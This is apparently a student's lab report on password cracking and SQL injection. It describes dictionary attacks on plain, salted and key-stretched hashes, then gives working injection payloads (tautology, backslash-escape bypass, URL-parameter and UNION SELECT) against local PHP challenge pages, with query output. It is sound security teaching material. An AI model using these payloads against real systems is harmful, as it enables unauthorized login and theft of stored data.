Question 1

Part 1

Passwords: {'Elon': 'mypassword', 'Jeff': 'wolverine', 'Mark': 'southpark', 'Tim': 'johnnydepp'}

In part 1 performed a dictionary attack by brute force. Firstly, I read the leaked passwords from the rockyou.txt file and stored the real password as key and the SHA512 hashed password as value in a dictionary. After that I read the stolen data from the digitalcorp.txt and stored it in a dictionary where username is the key and the hashed password is the value. Thirdly, for each entry in the users dictionary I iterated through the passwords dictionary I read from the rockyou.txt file and check whether the hash of the passwords are identical. If the hashes are identical I stored the keys of the dictionary entries in a new dictionary called attack_dict where key of the users dictionary is key and the key, plain text password, of the passwords dictionary is value. Finally, I returned the attack_dict with the username and plain text passwords.

Part 2

Passwords: {'Sundar': 'chocolate', 'Jack': 'spongebob', 'Brian': 'pokemon', 'Sam': 'scooby'}

Similar to part 1, I performed a brute force attack in part 2 where I compared all combinations of salt and password concatenation. Firstly, I read the information from rockyou.txt and salty-digitalcorp.txt and stored them in dictionaries. For finding the plain text passwords, for each user I iterated through the plain text passwords read from the rockyou.txt file and calculated the hash value of the following strings “salt+password” and “password+salt”. If value of the one of the hashes is equal to the hashed password in the users dictionary I appended (username, password) key value fair to a dictionary called attack_dict. Finally, I returned the attack_dict.

Part 3

Passwords: {'Dara': 'harrypotter', 'Daniel': 'apples', 'Ben': 'mercedes', 'Evan': 'aaaaa'}

As in the previous parts I performed a brute force attack by trying all combinations of the input of the key extension in part 3. However, I tried to decrease time needed to find the plain text by finding the iteration number and the combination used in the system while trying to find the password of the first user. After that I directly used the iteration number and combination to find the passwords directly. To start with, I read the necessary information from the rockyou.txt and keystreching-digitalcorp.txt files and stored them in containers. For the attack I created 6 lists containing all combinations of the input to the key stretching algorithm and stored those lists in a list. After that, if the iteration number and combination not found, for each password I iterated through all combinations an calculated their key stretched value for iteration number starting from 1 until 2000. When I find the password by comparing hash values, I add the (username, password) key value pair to attac_dict, store the number of iterations performed, store the index of the combination that gave the password, and change the boolean variable that controlling whether the iterations and combination find to “True”. Finally, the key extended hash results of the leaked passwords are calculated and compared with the hashed passwords of the remaining users and the matching (username, password) pairs stored in the attack_dict. And at the end I returned the attack_dict.


Question 2

Challenge 1

Payloads:

Username: Jack

Password: ' or 1=1; --



```
Query : SELECT * FROM users WHERE username='Jack' AND password='' or 1=1; --'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => c241d00e7b7073c54309d0ea71a27943
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 22a68c5ce03876bec99b97f8a2ee62d8
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 07b0886f28fb0ba5aa3df39d40c831c0
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 11845f37b8a2db4b8d01d9ef77a8a79f
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 7f541cc13a7fd3a6fe7d3211c62966f1
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 1

Enter username and password:

Figure 1


As it can be easily seen from the figure 1, I closed the password string in the query with an apostrophe and injected a logical expression "or 1=1;" and commented out the end of the original query string with "--". Since there were no protection against SQL injection I was able to modify the query built in the php server to log me in by just knowing the username. Therefore, the vulnerability that exploited is the SQL queries are treated as normal string before sent to the database, which allows us to modify them by entering certain inputs.

Challenge 2

Payloads:

Username: Jack

Password: \' or 1=1; --



```
Query : SELECT * FROM users WHERE username='Jack' AND password='\\' or 1=1; -- '
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 2e9085f33d426e415dfec51bb7aab06b
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 7f6eaeb3d6231f3351e5d2e83c1bd8ee
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 215c8b74994d7356c8599e92020e2648
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 581b7b52846c8f32b7a5610282a47e11
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => a18ea172c69e846afd35581b7a1ccbd5
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 2

Enter username and password.

Figure 2

Different to the challenge 1, in challenge two my input is modified by inserting ”\” before the apostrophes. Therefore, the execution of simple injection strings as in the figure 1 is prevented because now the apostrophe I inputed is treated as a part of the password string. In order to overcome this defense I put a “\” before the apostrophe, which make the database the inserted “\” in the php to be treated as a part of the string and my apostrophe to be treated as the end of the string. Therefore, the vulnerability that I exploited is that the “\” can also be treated as part of a string as a normal character when escaped.

Note: When I inputted the same payload in the challenge 1, it also worked for the challenge 2. But it should not be working.

Challenge 3


Payloads:

Username: Jack

Password: 1234

URL Argument: ord=or+1=1;+--

URL: http://localhost/auth.php?challenge=3&ord=or+1=1;+--



```
Query : SELECT * FROM users WHERE username=? AND password = ? or 1=1; --
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => b12fa9e0823d6e577d5ead4ccd0dec73
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => ba5e6b68c350df501eca750ce63f8a40
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 55ea03634fab8f48834c9baffd3597f3
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => a31c4748ff39dad73365558e3318d20a
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => acdcd874b0ff0ec52e22e1a8191048e3
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 3

Enter username and password:

Figure 3


As it can be seen from the figure 3, I used the same payload with the challenge 1 for logging in the system. But this time, the parameters of the username and password was parameterized so I could not modify the query string by entering username and password input. However, there was a $ord parameter which is not parameterized and allowing me to modify the query string by entering some url inputs. In terms of string modification, this was the same vulnerability in the challenge 1, where query strings are treated as regular string until they sent to the database.

Challenge 4

Payloads:

Text:' UNION SELECT NULL, userID, NULL, role, salary, NULL, NULL FROM salaries WHERE salary>12000 AND age>40; --

In URL: %27%20UNION%20SELECT%20NULL,%20userID,%20NULL,role,%20salary,%20NULL,%20NULL%20FROM%20salaries%20WHERE%20salary>12000%20AND%20age>40;%20--%27



```
            [age] => 52
        )

)
```

Username:
ID: 2
UserID:
Role: sysadmin
Salary: 20000
Bio:
Age:

Username:
ID: 5
UserID:
Role: ceo
Salary: 40000
Bio:
Age:


Username: admin
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

Back to List

Source Code | Back

localhost/union.php?username
localhost/union.php?source=1
localhost/union.php?username=admin%27%20UNION%20SELECT%20NULL,%20userID,%20NULL,role,%20salary,%20NULL,%20NULL%20FROM...
Hata
ku.edu.tr
B
BILGEHAN SAHLAN
bsahlan21@ku.edu.tr
Senkronizasyon kapalı
Senkronizasyonu aç...
Google Hesabınızı yönetin
Diğer profiller
Bilgehan
Kişi 1
Misafir
Ekle

Figure 4



localhost/union.php?username
localhost/union.php?source=1
localhost/union.php?username=admin%27%20UNION%20SELECT%20NULL,%20userID,%20NULL,role,%20salary,%20NULL,%20NULL%20F...
Hata

```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
    JOIN users U ON (U.id=S.userid)
    WHERE S.id=0 OR U.username='admin' UNION SELECT NULL, userID, NULL,role, salary, NULL, NULL FROM salaries WHERE salary>12000 AND age>40; --''
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [username] =>
            [id] => 2
            [userid] =>
            [role] => sysadmin
            [salary] => 20000
            [bio] =>
            [age] =>
        )

    [1] => stdClass Object
        (
            [username] =>
            [id] => 5
            [userid] =>
            [role] => ceo
            [salary] => 40000
            [bio] =>
            [age] =>
        )

    [2] => stdClass Object
        (
            [username] => admin
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

)
```

Figure 5

As it can be seen from the figure 4 and figure 5, I was able to modify the query string by giving url argument inputs. I was able to merge the tables that are not associated with the classic output by a union operation. For the union operation I, selected the columns we are trying to find from the salaries table. In addition, the "NULL" values are present to make the column number of the queries to be equal. Also, the arrangement of the columns in the select statement is important for getting the output as we desired. If we change the arrangement , the id of the user can be printed as the username. Therefore, the vulnerabilities I exploited are one same with the challenge 1 and the union operation can help us to retrieve information from tables that we cannot reach by a single log in.